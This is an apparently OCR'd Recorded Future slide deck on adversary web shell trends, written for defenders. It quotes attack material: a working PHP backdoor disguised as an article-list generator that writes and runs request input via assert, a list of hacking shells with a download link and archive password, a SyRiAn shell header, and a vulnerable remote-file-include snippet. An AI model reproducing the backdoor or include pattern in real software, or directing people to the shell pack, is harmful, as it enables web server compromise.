Shell No! – Adversary Web Shell Trends & Mitigations

Levi Gundert – VP of Information Security Strategy

Recorded Future

Agenda

- Background
- Trends
- Analysis
- Detection

Background

webshell

"A web shell is a script that can be uploaded to a web server to enable remote administration of the machine. Infected web servers can be either Internet-facing or internal to the network, where the web shell is used to pivot further to internal hosts.

A web shell can be written in any language that the target web server supports. The most commonly observed web shells are written in languages that are widely supported, such as PHP and ASP. Perl, Ruby, Python, and Unix shell scripts are also used." – US-CERT

Shell

“A Unix shell is a command-line interpreter or shell that provides a traditional Unix-like command line user interface. Users direct the operation of the computer by entering commands as text for a command line interpreter to execute, or by creating text scripts of one or more such commands. Users typically interact with a Unix shell using a terminal emulator, however, direct operation via serial hardware connections, or networking session, are common for server systems.” - Wikipedia

Deceptive backdoor
2014 年 4 月 24 日 / 标签: 一句话 极具迷惑性的一句话/ 作者：小a
文件名称为:backdoor.php 连接方式:http://xxx.com/?list=assert($_POST[x]); 密码:x

```
01 <?php
02 /*
03 *
04 *文章列表生成文件
05 */
06 if(isset($_GET['list'])){
07     mud();
08 }
09 function mud(){
10 $fp=fopen('content_batch_stye.html','w');
11 file_put_contents('content_batch_stye.html',"<?php\r\n");
12 file_put_contents('content_batch_stye.html',$_GET['list'],FILE_APPEND);
13 fclose($fp);
14 require 'content_batch_stye.html';}
15 ?>
```

“Top 103 Shells for Hacking” – Hacker Pilu

Shell List:

```
C99Shell v. 1.0 beta (5.02.2005)  PHP
b374k PHP
b374k-mini-shell PHP
Cyber Shell  PHP
GFS Web-Shell  PHP
NFM 1.8  PHP
r57shell  PHP
Small Web Shell by ZaCo  PHP
nsTView v2.1  PHP
DxShell v1.0  PHP
C99madShell v. 2.0 madnet edition  PHP
```

Download | 1.46 MB

Password = hackintruths

http://www.easy-share.com/1916472548/103_top_shell.rar

A Real Problem

...of the samples I have recovered between ~20%-25% were detected by anti-virus/anti-malware solutions.


If in a single given system one may find 1 or 2 articles of malware (non-web shell malware), the least amount of web shells I have found on a system has been 11, with the most being almost 30 on a single system in a single environment.

- Bill Powell (Payment Software Company)

```
<?php
#  .. SyRiAn Sh3ll V8 .... PRIV8! ... DONT LEAK! .... f0r t3am memberz 0nly!
#  ,--^----------,--------,-----,-------^--,
#  | |||||||||   `--------'     |          O    .. SyRiAn Sh3ll V8 ....
#  `+---------------------------^----------|
#    `\_,-------, __EH << SyRiAn | 34G13__|
#      / XXXXXX /`|     /
#     / XXXXXX /  `\   /
#    / XXXXXX /\_____(
#   / XXXXXX /!
#  / XXXXXX /!     rep0rt bugz t0: sy34[at]msn[dot]com
# (_______(!
#  `-------'
#.... PRIV8! ... DONT LEAK! .... f0r t3am memberz 0nly!
#.... PRIV8! ... DONT LEAK! .... f0r t3am memberz 0nly!
#

# Coders :
# SyRiAn_34G13 :  sy34@msn.com [ Main Coder ] .
# SyRiAn_SnIpEr : zq9@hotmail.it [ Metasploit RC ] .
# Darkness Caesar : doom.caesar@gmail.com [ Finding 3 Bugs ] .

# SyRiAn Sh3ll V8 .
# Copyright (C) 2012 - SyRiAn 34G13
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or (at your option) any later version.
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
# I WISH THAT YOU WILL USE IT AGAINST ISRAEL ONLY !!!
.
```

Open Web Application Security Project


- Cross-Site Scripting
- SQL Injection
- CMS application vulnerabilities
- User input checks/sanitation failures
  - Remote File Include (RFI) & Local File Include (LFI)
- Administrator interface discover and brute forcing


Search
Advanced
Applications
Home
Alerting
Save
Export
Share
Marty
SQLi vs. RFI
Customize View
Colors
English
Arabic
Persian/Farsi
ron
Spanish
French
Russian
Chinese (Simplified)
Other
Total references
Event Marker Size
1 reference
75 references
Hidden (5)
SQLi
RFI/LFI
Jun 2013
Jul
Aug
Sep
Oct
Nov
Dec
Jan 2014
Feb
Mar
Apr
May
Jun
Jul
Aug
Sep
Oct
Nov
Dec
Jan 2015
Feb
Mar
Apr
May
Jun
Jul
Aug
Sep
Oct
Nov
Dec
Jan 2016
Feb
Mar
Apr
May
Jun
100%
Jun 1 2013
3 years
Jun 1 2016
© Recorded Future

RFI

```
$incfile = $_REQUEST["file"];
include($incfile.".php");
```

PHP 7 OPCache Binary Webshell



https://blog.gosecure.ca/2016/04/27/binary-webshell-through-opcache-in-php-7/

Time	Event Information

FEB
15
2016


config.php and PHP injection mentioned on **Feb 15, 2016**
1+ reference • exploit • Russia


A simple exploit below will modify "/framework/conf/config.php" file and inject simple web shell into it: After successful PHP code injection, the attacker can execute arbitrary system command viathe web shell.

